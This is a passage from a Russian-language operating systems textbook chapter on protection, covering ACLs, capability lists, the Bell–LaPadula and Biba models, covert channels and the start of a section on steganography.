По сути, использование групп вводит понятие **роли** (role). Рассмотрим вычислительный центр, в котором Тана является системным администратором и поэтому входит в группу *sysadm*. Но предположим, что в компании есть также клубы для сотрудников и Тана является членом клуба любителей голубей. Члены клуба принадлежат к группе *pigfan* и имеют доступ к компьютерам компании для ведения своей голубиной базы данных. Часть ACL-списка может иметь вид, представленный в табл. 9.2.

Таблица 9.2. Два списка управления доступом

Файл	Список управления доступом
Password	tana, sysadm: RW
Pigeon data	bill, pigfan: RW; tana, pigfan: RW;

Если Тана пытается получить доступ к одному из этих файлов, то результат зависит от того, в какую группу она вошла. Во время регистрации система может спросить, какой из своих групп она намерена воспользоваться, или у нее могут быть разные имена и/или пароли для того, чтобы хранить входы в группы по отдельности. Суть этой схемы состоит в том, чтобы Тана не могла иметь доступа к файлу паролей в тот момент, когда она занята своим голубиным хобби. Доступ к файлу паролей она может получить только в том случае, если зарегистрируется в системе как системный администратор.

В некоторых случаях пользователю может предоставляться доступ к определенным файлам независимо от того, к которой группе он принадлежит в данный момент. Это можно устроить за счет использования **группового символа** (wildcard), означающего все, что угодно. К примеру, запись

```
tana, *:RW
```

в файле паролей предоставит Тане доступ независимо от того, к какой группе она в данный момент принадлежит.

Еще одна возможность заключается в том, что пользователь, входящий в любую из групп и имеющий определенные права доступа, получает эти права. Преимущество состоит в том, что пользователь, входящий одновременно в несколько групп, при регистрации не должен указывать, какую группу следует использовать. Все они учитываются на протяжении всей его работы. Недостаток такого подхода заключается в том, что он предоставляет меньшую степень инкапсуляции, поскольку теперь Тана может редактировать файл паролей во время собрания голубиного клуба. Использование групп и групповых символов дает возможность выборочно заблокировать доступ к файлу со стороны определенного пользователя. Например, запись

```
virgil, *: (none); *, *:RW
```

предоставляет возможность доступа к файлу для чтения и записи всем, кроме пользователя с именем Вирджил (Virgil). Эта запись срабатывает благодаря тому, что записи сканируются по порядку и из них берется первая подходящая, а последующие записи даже не анализируются. В первой же записи находятся подходящее имя Virgil и права до-

ступа — в данном случае none (то есть отсутствие каких-либо прав), которые и вступают в силу. Тот факт, что все остальные имеют доступ, не удостаивается никакого внимания.

Другой способ работы с группами заключается в том, что записи ACL-списка составлены не из пар (UID, GID), а содержат либо UID, либо GID. Например, запись для файла pigeon_data может иметь следующий вид:

```
debbie: RW; phil: RW; pigfan: RW
```

означающий, что Дебби и Фил, а также все члены группы *pigfan* могут обращаться к этому файлу для чтения и записи.

Случается, что у какого-нибудь пользователя или группы есть определенные права доступа к файлу, которых владелец этого файла впоследствии может их лишить. При использовании списков управления доступом отзыв ранее предоставленных прав осуществляется довольно просто. Нужно лишь отредактировать ACL-список и внести в него соответствующие изменения. Однако если ACL-список проверяется только при открытии файла, то, вероятнее всего, эти изменения вступят в силу лишь при следующем системном вызове *open*. На любой уже открытый файл будут сохраняться права, полученные при его открытии, даже если у пользователя уже нет прав доступа к этому файлу.

9.3.3. Перечни возможностей

Матрицу, показанную на рис. 9.5, можно также разрезать по строкам. При использовании этого метода с каждым процессом будет связан список объектов, к которым может быть получен доступ, а также информация о том, какие операции разрешены с каждым объектом, иными словами, с ним будет связан его домен защиты. Такой список называется **перечнем возможностей** (capability list, C-list), а его элементы — **возможностями** (capabilities) (Dennis and Van Horn, 1966; Fabry, 1974). Набор из трех процессов и перечней их возможностей показан на рис. 9.6.




Рис. 9.6. При использовании возможностей каждый процесс получает их перечень

Каждый элемент перечня возможностей предоставляет владельцу определенные права по отношению к определенному объекту. К примеру, на рис. 9.6 процесс, которым владеет пользователь *A*, может читать файлы *F1* и *F2*. Обычно элемент перечня возможностей

состоит из идентификатора файла (или, в более общем случае, объекта) и битового массива для различных прав. В операционных системах семейства UNIX в качестве идентификатора файла может использоваться номер его i-узла. Перечни возможностей сами являются объектами, и на них могут указывать другие перечни возможностей, облегчая, таким образом, совместное использование субдоменов.

Вполне очевидно, что перечни возможностей должны быть защищены от подделки со стороны пользователей. Известны три способа их защиты. Для первого способа требуется **теговая архитектура** (tagged architecture), то есть аппаратная конструкция, в которой каждое слово памяти имеет дополнительный (теговый) бит, сообщающий, содержит данное слово памяти элемент перечня возможностей или нет. Теговый бит не используется в обычных командах, к которым относятся арифметические действия, сравнения или им подобные команды, и может быть изменен только программами, работающими в режиме ядра (то есть операционной системой). Машины с теговой архитектурой были созданы и могли быть настроены на успешную работу (Feustal, 1972). Наиболее распространенным примером такой машины может послужить IBM AS/400.

Второй способ заключается в хранении перечня возможностей внутри операционной системы. При этом к элементам перечня возможностей можно обращаться по их позиции в перечне. Процесс может запросить, например, чтение 1 Кбайт из файла, на который указывает элемент перечня возможностей номер 2. Такая форма адресации напоминает использование дескрипторов файла в UNIX. Именно таким образом работала система Hydra (Wulf et al., 1974).

Третий способ заключается в хранении перечня возможностей в пространстве пользователя, но в зашифрованном виде, так чтобы пользователь не смог подделать эту информацию. Такой подход особенно хорош для распределенных систем и работает следующим образом. Когда клиентский процесс отправляет сообщение удаленному серверу, например файловому серверу, чтобы для него был создан объект, сервер создает объект, а также генерирует сопутствующее ему большое случайное число, используемое как контрольное поле. В таблице файлов сервера для объекта резервируется запись, в которой контрольное поле хранится наряду с адресами дисковых блоков. В понятиях системы UNIX контрольное поле хранится на сервере в i-узле. Оно не отправляется пользователю и вообще никогда не попадает в сеть. Затем сервер формирует и передает пользователю элемент перечня возможностей, формат которого показан на рис. 9.7.

Сервер	Объект	Права	f(Objects,Rights,Check)

Рис. 9.7. Криптографически защищенный элемент перечня возможностей

Возвращаемый пользователю элемент перечня возможностей содержит идентификатор сервера, номер объекта (индекс в таблицах сервера, по сути, — номер i-узла), а также права доступа, хранящиеся в виде битового массива. У только что созданного объекта все биты прав доступа установлены в единицу, поскольку само собой разумеется, что владелец может делать все, что ему заблагорассудится. Последнее поле представляет собой конкатенацию объекта, прав и контрольного поля, пропущенную через криптостойкую одностороннюю функцию f ($y = f(x)$), позволяющую при наличии x легко получить y, но обратный процесс — при наличии y получить x — невозможен. Подробно функция будет рассматриваться в разделе 9.5. А сейчас достаточно знать, что

при наличии хорошей односторонней функции даже самый настойчивый взломщик не сможет разгадать содержимое контрольного поля, даже если ему будет известно содержимое всех остальных полей возможности.

Когда пользователь хочет получить доступ к объекту, он отправляет элемент перечня возможностей серверу в своем запросе. Сервер извлекает из него номер объекта и использует его в качестве индекса для поиска объекта в своих таблицах. Затем он вычисляет *f*(*Objects*, *Rights*, *Check*), взяв первые два параметра для этой функции из присланного ему пользователем элемента перечня возможностей, а третий параметр — из своих таблиц. Если результат совпадает с четвертым полем элемента перечня возможностей, запрос удовлетворяется, в противном случае он отклоняется. Если пользователь пытается получить доступ к чужому объекту, он не сможет подделать четвертое поле, так как не знает значения контрольного поля, и его запрос будет отклонен.

Пользователь может потребовать у сервера создания элемента перечня возможностей с меньшими правами, например позволяющего только читать объект. Первым делом сервер проверяет достоверность элемента перечня возможностей. Если проверка проходит успешно, он вычисляет *f*(*Objects*, *New_rights*, *Check*) и создает новый элемент перечня возможностей, помещая полученное значение в четвертое поле. Обратите внимание на то, что при этом используется исходное значение контрольного поля *Check*, поскольку от него зависят другие, неизмененные элементы перечня возможностей.

Этот новый элемент перечня возможностей отправляется обратно запрашивающему процессу. Теперь пользователь может передать его своему другу, отправив, к примеру, этот элемент в сообщении. Если друг попытается включить какой-нибудь бит прав, который должен быть выключен, сервер обнаружит это при попытке воспользоваться возможностью, поскольку значение функции *f* не будет соответствовать сфальсифицированному полю прав. Поскольку другу не известно значение поля проверки достоверности, он не сможет подделать элемент перечня возможностей так, чтобы тот соответствовал фальсифицированным битам прав. Эта схема была разработана для распределенной операционной системы Amoeba (Tanenbaum et al., 1990).

Вдобавок к специфическим правам, зависящим от характера объекта, таким как право на чтение и исполнение, элементы перечня возможностей (как содержащиеся в ядре, так и защищенные шифрованием) содержат, как правило, **общие права** (generic rights), применимые ко всем объектам. Примерами общих прав являются:

- ✦ копирование элемента возможностей — создание нового элемента для того же самого объекта;
- ✦ копирование объекта — создание дубликата объекта с новым элементом возможностей;
- ✦ удаление элемента возможностей — удаление записи из перечня возможностей без оказания какого-либо влияния на объект;
- ✦ удаление объекта — полное удаление объекта и связанных с ним возможностей.

И последнее замечание, которое стоит сделать относительно систем перечней возможностей, касается того, что в версии, управляемой на уровне ядра, отмена доступа к объекту сильно затруднена. Системе трудно найти все незадействованные элементы возможностей для какого-нибудь объекта, чтобы их отобрать, поскольку они могут храниться в перечнях возможностей, размещенных в разных местах по всему диску. Один из подходов заключается в том, чтобы каждая возможность указывала на косвенный

объект, а не на сам объект как таковой. При наличии косвенного объекта, указывающего на реальный объект, система всегда может разорвать эту связь, аннулируя возможности. (Впоследствии, когда элемент перечня возможностей в отношении косвенного объекта будет представлен системе, пользователь обнаружит, что теперь косвенный объект указывает на нулевой объект.)

В системе Amoeba отмена доступа выполняется довольно легко. Для этого нужно лишь изменить контрольное поле, хранящееся вместе с объектом. Все существующие возможности аннулируются одним махом. Тем не менее ни одна из схем не обеспечивает выборочного аннулирования прав, то есть невозможно, например, аннулировать права Джона, не затронув прав всех остальных пользователей. Этот недостаток относится ко всем системам, использующим перечни возможностей.

Еще одной общей проблемой является гарантия того, что владелец достоверного элемента перечня возможностей не раздаст его копию тысяче своих лучших друзей. Эта проблему можно решить в таких системах, как Hydra, где перечнями возможностей управляет ядро, но подобное решение не работает в распределенных системах, таких как Amoeba.

Если кратко подвести итоги, то ACL-списки и перечни возможностей обладают отчасти взаимодополняющими свойствами. Перечням возможностей свойственна высокая эффективность, поскольку если процесс требует «открыть файл, на который указывает элемент возможностей 3», проверка не требуется. Если группы не поддерживаются, то предоставление всем прав на доступ к чтению файла требует перечисления всех пользователей в ACL-списке. Перечни возможностей, в отличие от ACL-списков, также позволяют процессу легко инкапсулироваться. В то же время ACL-списки, в отличие от перечней возможностей, позволяют выборочно отзывать права. И наконец, если объект удаляется, а перечень возможностей — нет или наоборот, возникают проблемы. При использовании ACL-списков эти проблемы отсутствуют.

С ACL-списками знакомо большинство пользователей, поскольку они встречаются в Windows и UNIX. А вот перечни возможностей не столь популярны. Например, ядро L4, работающее на многих смартфонах от множества производителей (обычно под управлением Android), основано на использовании перечней возможностей. В FreeBSD также имеется включение Capsicum, добавляющее перечни возможностей в популярного представителя семейства UNIX.

9.4. Формальные модели систем безопасности

Матрицы защиты вроде той, что показана на рис. 9.3, не являются статичными. Они часто подвергаются изменениям при создании новых объектов, уничтожении старых объектов и принятии решения владельцами о расширении или сужении круга тех, кто пользуется их объектами.

Большое внимание уделялось моделированию систем защиты с постоянно изменяющейся матрицей защиты. Теперь мы кратко рассмотрим некоторые из этих работ. Несколько десятилетий назад были определены (Harrison et al., 1976) шесть элементарных операций (примитивов) в матрице защиты, которые могут послужить основой модели любой системы защиты. Этими элементарными операциями были *создание объекта*, *удаление объекта*, *создание домена*, *удаление домена*, *вставка права* и *удаление права*. Два последних примитива касались вставки и удаления прав из определенных записей матрицы, например предоставления домену 1 разрешения на чтение файла File6.

Эти шесть элементарных операций могли объединяться в **команды защиты** (protection commands). Именно эти команды защиты пользовательские программы могут выполнять для изменения матрицы. Они могут и не выполнять примитивы непосредственно. Например, у системы может быть команда для создания нового файла, которая будет проверять, не существует ли уже такой файл, и если его не существует, создавать новый объект и предоставлять владельцу все права на этот объект. Это также может быть команда, позволяющая владельцу предоставлять права на чтение файла любому присутствующему в системе, которая на самом деле вставляет право *read* (чтение) в запись, созданную для нового файла в каждом домене.

В любой момент времени согласно матрице определяется, что процесс в любом домене может делать, а не на что ему были предоставлены права. Матрица ведется системой, а предоставление прав должно относиться к политике управления. Чтобы привести пример этого различия, рассмотрим простую систему, показанную на рис. 9.8, где домены соотносятся с пользователями. На рис. 9.8, *а*, показана намеченная политика защиты: Генри может проводить с mailbox7 операции чтения и записи, Роберт может читать и записывать данные в файл secret, и все три пользователя могут читать и запускать на выполнение файл compiler.

Теперь представим себе, что Роберт настолько умен, что нашел способ выдачи команды на изменение матрицы и привел ее в состояние, показанное на рис. 9.8, *б*. Теперь он получил доступ к mailbox7, который ранее не был санкционирован. При попытке чтения этого объекта операционная система выполнит его запрос, поскольку она не знает, что состояние, показанное на рис. 9.8, *б*, является несанкционированным.

Объекты

	Compiler	Mailbox 7	Secret
Эрик	Чтение Выполнение		
Генри	Чтение Выполнение	Чтение Запись	
Роберт	Чтение Выполнение		Чтение Запись

а

Объекты

	Compiler	Mailbox 7	Secret
Эрик	Чтение Выполнение		
Генри	Чтение Выполнение	Чтение Запись	
Роберт	Чтение Выполнение	Чтение	Чтение Запись

б

Рис. 9.8. Состояние: *а* — санкционированное; *б* — несанкционированное

Теперь должно быть понятно, что множество всех возможных матриц должно быть разделено на два разобщенных подмножества: подмножество санкционированных состояний и подмножество несанкционированных состояний.

Вопрос, вокруг которого могут выстраиваться теоретические исследования, формулируется следующим образом: можно ли утверждать, что при наличии начального санкционированного состояния и набора команд система никогда не сможет попасть в несанкционированное состояние?

По сути, вопрос состоит в том, может ли имеющийся в распоряжении механизм (команды защиты) в достаточной степени ввести в действие некую политику защиты. Имея политику, некое исходное состояние матрицы и набор команд для ее изменения, мы должны получить способ, позволяющий удостовериться в безопасности системы.

Оказывается, получить подобное доказательство очень трудно. Многие универсальные системы теоретически не обладают безопасностью. В работе Harrison et al. (1976) было доказано, что в случае произвольной конфигурации для любой системы защиты безопасность теоретически недостижима. Тем не менее для определенной системы можно доказать, может ли система когда-либо перейти из санкционированного в несанкционированное состояние. Дополнительная информация доступна в работе Landwehr (1981).

9.4.1. Многоуровневая защита

Большинство операционных систем позволяют отдельным пользователям определять, кто может читать и записывать их файлы и другие объекты. Такая политика называется **разграничительным управлением доступом** (discretional access control)[1]. Во многих средах эта модель работает неплохо, но существуют и другие среды, в которых необходимы значительно более жесткие меры безопасности. К их числу относятся военные организации, корпоративные патентные отделы и лечебные учреждения. В этих организациях устанавливаются правила, определяющие, кто и что может просматривать, и эти правила не могут изменять отдельные сотрудники, юристы или врачи, по крайней мере без специального разрешения от своего начальства (или, возможно, тех лиц, которые находятся на одном уровне с этим начальством). Для таких сред, помимо стандартного разграничительного управления доступом, требуется **принудительное управление доступом** (mandatory access control)[2], чтобы гарантировать, что установленная политика безопасности реализуется системой. Принудительное управление доступом регулирует поток информации, гарантируя отсутствие непредвиденной ее утечки.

Модель Белла — Лападулы

Наиболее широкое распространение среди моделей многоуровневой защиты получила **модель Белла — Лападулы** (Bell — LaPadula model), поэтому она и будет рассмотрена в первую очередь (Bell and LaPadula, 1973). Эта модель была разработана для обеспечения военной системы безопасности, но она подходит и для других организаций. У военных документы (объекты) должны обладать грифом секретности, например: «несекретный», «для служебного пользования», «секретный» и «совершенно секретный». Люди также получают форму допуска, определяющую, какие документы им разрешено просматривать. Генералу может быть разрешено просматривать все документы, а лейтенант может иметь допуск к просмотру лишь документов с грифом «секретно» и ниже. Процесс, принадлежащий пользователю, приобретает его уровень безопасности. Так как уровней безопасности несколько, такая схема называется **многоуровневой системой безопасности** (multilevel security system).

Модель Белла — Лападулы имеет следующие правила организации информационного потока.

---

[1] В литературе также встречаются следующие названия (варианты перевода): «избирательное управление доступом», «контролируемое управление доступом», «дискреционное управление доступом». — *Примеч. ред.*

[2] В литературе также встречаются следующие названия (варианты перевода): «мандатное управление доступом» и «полномочное управление доступом». При этом одни авторы рассматривают их как синонимы, другие считают их сходными, но различными понятиями. — *Примеч. ред.*

1. **Простое свойство безопасности** (The simple security property) — процесс, запущенный на уровне безопасности *k*, может проводить операцию чтения только в отношении объектов своего или более низкого уровня. К примеру, генерал может читать документы лейтенанта, но лейтенант не может читать генеральские документы.
2. **Свойство *** (The * property) — процесс, работающий на уровне безопасности *k*, может вести запись только в объекты своего или более высокого уровня. К примеру, лейтенант может добавить сообщение в генеральский почтовый ящик, докладывая обо всем, что ему известно, но генерал не может добавить сообщение в лейтенантский почтовый ящик, сообщая о том, что известно ему, поскольку генерал может быть ознакомлен с совершенно секретными документами, содержание которых не должно доводиться до лейтенанта.

Кратко подытоживая: процессы могут осуществлять чтение вниз и запись наверх, но не наоборот. Если система четко соблюдает эти два свойства, то можно показать, что утечки информации с более безопасного уровня на менее безопасный не будет. Свойство * получило такое название потому, что в исходном тексте своего доклада авторы не смогли придумать для него подходящего названия и временно, до тех пор, пока не придумают что-либо стоящее, на его место поставили символ *. Но свое намерение они так и не осуществили, и доклад был распечатан с символом звездочки. В этой модели процессы осуществляют операции чтения и записи в отношении объектов, но напрямую друг с другом не общаются. Графическое представление модели Белла — Лападулы показано на рис. 9.9.




Рис. 9.9. Многоуровневая модель безопасности Белла — Лападулы

На этом рисунке сплошная стрелка от объекта к процессу показывает, что процесс осуществляет чтение объекта, то есть информационный поток идет от объекта к процессу. По аналогии с этим пунктирная стрелка от процесса к объекту показывает, что процесс осуществляет запись в объект, то есть информационный поток идет от процесса к объекту. Таким образом, информационные потоки следуют по направлениям,

указанным стрелками. Например, процесс *B* может читать данные из объекта *1*, но не может считывать данные из объекта *3*.

Согласно простому свойству безопасности, все сплошные стрелки, обозначающие чтение, идут в стороны или вверх. Согласно свойству *, все пунктирные стрелки, обозначающие запись, также идут в стороны или вверх. Поскольку информационные потоки направляются только горизонтально или наверх, любая информация, происходящая из уровня *k*, никогда не может оказаться на более низком уровне. Иными словами, путей следования информации вниз просто не существует, чем, собственно, и гарантируется безопасность модели.

Модель Белла — Лападулы относится к организационной структуре, но в конечном счете она должна быть реализована операционной системой. Один из способов реализации заключается в назначении каждому пользователю уровня безопасности, который должен храниться вместе с другими относящимися к пользователю данными, например UID и GID. После входа в систему пользовательская оболочка приобретет пользовательский уровень безопасности, который будет унаследован всеми ее дочерними процессами. Если процесс, выполняющийся на уровне безопасности *k*, попытается открыть файл или другой объект, уровень безопасности которого выше *k*, то операционная система должна отклонить попытку открытия файла. По аналогии с этим должны отклоняться и все попытки открыть для записи любой объект, уровень безопасности которого ниже, чем *k*.

Модель Биба

Если кратко изложить модель Белла — Лападулы в военных понятиях, лейтенант может приказать рядовому выложить все, что ему известно, а затем скопировать эти сведения в генеральский файл, не нарушая мер безопасности. А теперь переведем эту модель в русло гражданских понятий. Представьте себе компанию, в которой охранники обладают уровнем безопасности 1, программисты — уровнем безопасности 3, а президент — уровнем безопасности 5. Используя модель Белла — Лападулы, программист может запросить у охранника сведения о будущих планах компании, а затем переписать президентский файл, содержащий стратегию корпорации. Наверное, не все компании проявили бы одинаковый энтузиазм относительно этой модели.

Проблема модели Белла — Лападулы состоит в том, что она была разработана для хранения секретов, не гарантируя при этом целостность данных. Для гарантии последнего нужны абсолютно противоположные свойства (Biba, 1977):

1. **Простое свойство целостности** (The simple integrity property) — процесс, работающий на уровне безопасности *k*, может записывать только в объекты своего или более низкого уровня (никакой записи наверх).
2. **Свойство целостности *** (The integrity * principle) — процесс, работающий на уровне безопасности *k*, может читать из объектов своего или более высокого уровня (никакого чтения из нижних уровней).

В совокупности эти свойства гарантируют, что программист сможет изменять файлы охранника, записывая туда информацию, полученную от президента фирмы, но не наоборот. Конечно, некоторые организации хотели бы использовать как свойства модели Белла — Лападулы, так и свойства модели Биба, но поскольку они противоречат друг другу, достичь этого сложно.

9.4.2. Тайные каналы

Все эти идеи о формальных моделях и доказуемо безопасных системах кажутся весьма привлекательными, но работают ли они на самом деле? Если ответить на этот вопрос одним словом, то нет. Даже в системе, в основу которой заложена надлежащая модель безопасности, прошедшая апробацию и реализованная по всем правилам, могут все же происходить утечки секретных сведений. В этом разделе будет рассмотрено, как все-таки могут происходить утечки информации даже при наличии строгих доказательств того, что это с математической точки зрения невозможно. Эти идеи принадлежат Лэмпсону (Lampson, 1973).

Модель Лэмпсона изначально была сформулирована в понятиях отдельной системы разделения времени, но те же идеи могут быть адаптированы к локальной сети, а также к другим многопользовательским средам, включая приложения, запущенные в облаке. В чистейшем виде в модели задействованы три процесса на некой защищенной машине. Первый процесс представлен клиентом, желающим, чтобы вторым процессом, сервером, было выполнено некоторое задание. Клиент и сервер не вызывают друг у друга доверия. Например, задача сервера заключается в помощи клиентам в заполнении их налоговых деклараций. Клиенты опасаются, что сервер тайно запишет их финансовую информацию, к примеру сведения о том, кто сколько зарабатывает, а затем продаст эту информацию. Сервер опасается, что клиенты попытаются украсть ценную программу подсчета налогов.

Третий процесс является сотрудником, вступающим в сговор с сервером именно для того, чтобы похитить конфиденциальные данные клиента. Сотрудник и сервер обычно принадлежат одному и тому же лицу. Эти три процесса показаны на рис. 9.10. Задачей являлась разработка системы, в которой невозможна утечка от серверного процесса к процессу-сотруднику информации, которую серверный процесс получил от клиентского процесса на вполне законных основаниях. Лэмпсон назвал это **проблемой ограждения** (confinement problem).




Рис. 9.10. *а* — клиентский, серверный и сотрудничающий процессы; *б* — вполне возможная утечка информации от инкапсулированного сервера к сотруднику через тайные каналы

С точки зрения разработчика системы, задача заключается в инкапсуляции, или ограждении сервера таким образом, чтобы он не мог передать информацию сотруднику. С помощью матрицы защиты можно просто гарантировать, что сервер не может общаться с сотрудником, записывая файл, к которому тот имеет доступ для чтения. Вероятно, можно также гарантировать, что сервер не сможет общаться с сотрудником при помощи системного механизма межпроцессного взаимодействия.

К сожалению, для утечки информации могут использоваться менее заметные каналы. Например, сервер может передавать следующий поток двоичных битов. Для отправки единичного бита он может заниматься вычислением на полную мощность в течение определенного интервала времени, а для передачи нулевого бита он на тот же период времени может прекращать вычислительный процесс.

Сотрудник может попытаться обнаружить поток битов за счет тщательного отслеживания времени отклика этого процесса. Обычно он будет получать более быстрый отклик, когда сервер отправляет 0, чем тогда, когда он отправляет 1. Этот канал связи, показанный на рис. 9.10, *б*, называется **тайным каналом** (covert channel).

Конечно, тайный канал относится к зашумленным каналам, содержащим множество посторонней информации, но информация может надежно отправляться по зашумленному каналу за счет использования кода с коррекцией ошибок (например, кода Хэмминга или даже чего-то еще более сложного). Использование кода с коррекцией ошибок сужает и без того низкую пропускную способность тайного канала, но ее все равно может хватить для утечки важной информации. Вполне очевидно, что ни одна из моделей защиты, основанной на матрице объектов и доменов, не в состоянии перекрыть подобный канал утечки информации.

Модуляция использования центрального процессора не единственный вариант тайного канала. Можно также промодулировать ошибки отсутствия страницы (множество ошибок — 1, отсутствие ошибок — 0). В принципе, в этих целях может использоваться практически любой способ снижения производительности системы в течение определенного интервала времени. Если система позволяет блокировать файлы, то сервер может блокировать некий файл для обозначения единицы и разблокировать его для обозначения нуля. Некоторые системы позволяют процессу определить, что файл заблокирован, даже если у него нет доступа к этому файлу. Такой тайный канал показан на рис. 9.11, где файл блокируется или разблокируется на некоторый определенный интервал времени, известный как серверу, так и сотруднику. В данном примере сервер передает сотруднику тайный битовый поток 11010100.




Рис. 9.11. Тайный канал, использующий блокирование файла

Блокирование и разблокирование предопределенного файла *S* не является слишком зашумленным каналом, но требует четкой синхронизации, за исключением очень низких скоростей передачи битов. При использовании протокола подтверждения надежность и производительность могут быть подняты еще выше. В этом протоколе задействуются

еще два файла, *F1* и *F2*, которые блокируются сервером и сотрудником соответственно для поддержания синхронизации двух процессов. После того как сервер заблокирует или разблокирует файл *S*, он изменяет состояние блокировки файла *F1*, чтобы показать, что бит отправлен. Как только сотрудник считает бит, он изменяет состояние блокировки файла *F2*, сообщая серверу о своей готовности получить следующий бит, и ждет, пока опять не изменится состояние блокировки файла *F1*, сообщающее, что в состоянии блокировки файла *S* послан следующий бит. Поскольку теперь синхронизация не используется, этот протокол обеспечивает полную надежность даже на загруженной системе и может действовать со скоростью, с которой происходит переключение этих двух процессов. А почему бы для получения более высокой скорости передачи данных не воспользоваться двумя файлами, несущими побитовую информацию, или не расширить канал до байтового, используя сразу восемь сигнальных файлов, от *S0* до *S7*?

Для передачи информации могут использоваться также захват и высвобождение выделенных ресурсов (ленточных приводов, плоттеров и т. д.). Сервер захватывает ресурс для отправки единицы и освобождает его для отправки нуля. В UNIX сервер может создать файл, чтобы показать единицу, и удалить его, чтобы показать нуль, а сотрудник может узнать о существовании файла, воспользовавшись системным вызовом *access*. Этот вызов работает, даже если сотрудник не имеет разрешения на использование файла. К сожалению, существуют и многие другие тайные каналы утечки информации.

Лэмпсон упомянул и еще об одном способе утечки информации, доступном человеку, владеющему серверным процессом. Вполне вероятно, что серверный процесс будет уполномочен сообщать своему владельцу при выставлении счета клиенту о той сумме, которая обрабатывалась в интересах этого клиента. Если сам счет составляет $100, а доход клиента составил $53 000, то сервер может сообщить об этом своему владельцу, выставив счет на $100,53.

Само обнаружение всех тайных каналов, не говоря уже об их блокировке, и то является почти безнадежным делом. На практике мало что можно предпринять. Вряд ли кому-то покажется привлекательным добавление процесса, случайным образом устраивающего возникновение ошибок отсутствия страницы или каким-то иным способом занимающегося снижением производительности системы для сужения пропускной способности тайных каналов.

Стеганография

Для передачи секретной информации между процессами существует несколько иная разновидность скрытого канала, позволяющая обходить ручной или автоматизированный контроль всех межпроцессорных сообщений и накладывающий вето на сомнительные сообщения. К примеру, представьте себе компанию, которая вручную проверяет всю исходящую электронную почту, посылаемую сотрудниками, чтобы убедиться, что они не «сливают» секреты соучастникам или конкурентам, находящимся за пределами компании. Существует ли способ, позволяющий сотруднику тайно переправить значительные объемы конфиденциальной информации прямо под носом у цензора? Оказывается, такой способ существует, и он не единственный, вызывающий подобные затруднения.

В качестве примера рассмотрим рис. 9.12, *а*. На этой фотографии, сделанной автором из Кении, три зебры смотрят на акацию. На рис. 9.13, *б* изображены, по-видимому, те же три зебры и акация, но фотография обладает дополнительно добавленной при-

влекательностью. В нее встроен полный текст пяти шекспировских пьес: «Гамлет», «Король Лир», «Макбет», «Венецианский купец» и «Юлий Цезарь». Общий объем их текста превышает 700 Кбайт.

а *б*

Рис. 9.12. *а* — три зебры и дерево; *б* — три зебры, дерево и полный текст пяти пьес Вильяма Шекспира

